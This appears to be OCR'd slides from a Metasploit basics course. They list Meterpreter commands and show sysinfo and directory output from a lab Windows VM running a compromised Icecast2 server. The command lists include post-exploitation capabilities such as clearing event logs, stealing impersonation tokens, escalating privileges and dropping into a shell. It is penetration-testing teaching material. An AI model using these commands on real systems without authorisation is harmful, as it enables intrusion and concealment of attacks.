
Meterpreter commands




```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

Metasploit basics

Meterpreter commands




```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```



```
meterpreter > sysinfo
Computer        : VAGRANTVM
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```


Metasploit basics

Meterpreter commands




```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

Metasploit basics – run the exploit



```
meterpreter > dir
Listing: C:\Program Files (x86)\Icecast2 Win32
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-05-12 07:22:40 -0400  Icecast2.exe
40777/rwxrwxrwx   0       dir   2021-08-24 02:20:21 -0400  admin
40777/rwxrwxrwx   0       dir   2021-08-24 02:20:21 -0400  doc
100666/rw-rw-rw-  3662    fil   2004-05-12 07:24:12 -0400  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-05-12 07:23:14 -0400  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 16:11:54 -0400  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-12 18:29:12 -0400  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-10 17:09:00 -0400  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-10 17:11:54 -0400  libxslt.dll
40777/rwxrwxrwx   0       dir   2021-08-24 02:20:21 -0400  logs
100666/rw-rw-rw-  53299   fil   2002-03-23 04:48:14 -0500  pthreadVSE.dll
100666/rw-rw-rw-  2391    fil   2021-08-24 02:20:21 -0400  unins000.dat
100777/rwxrwxrwx  76946   fil   2004-01-16 00:00:00 -0500  unins000.exe
40777/rwxrwxrwx   0       dir   2021-08-24 02:20:21 -0400  web

meterpreter >
```

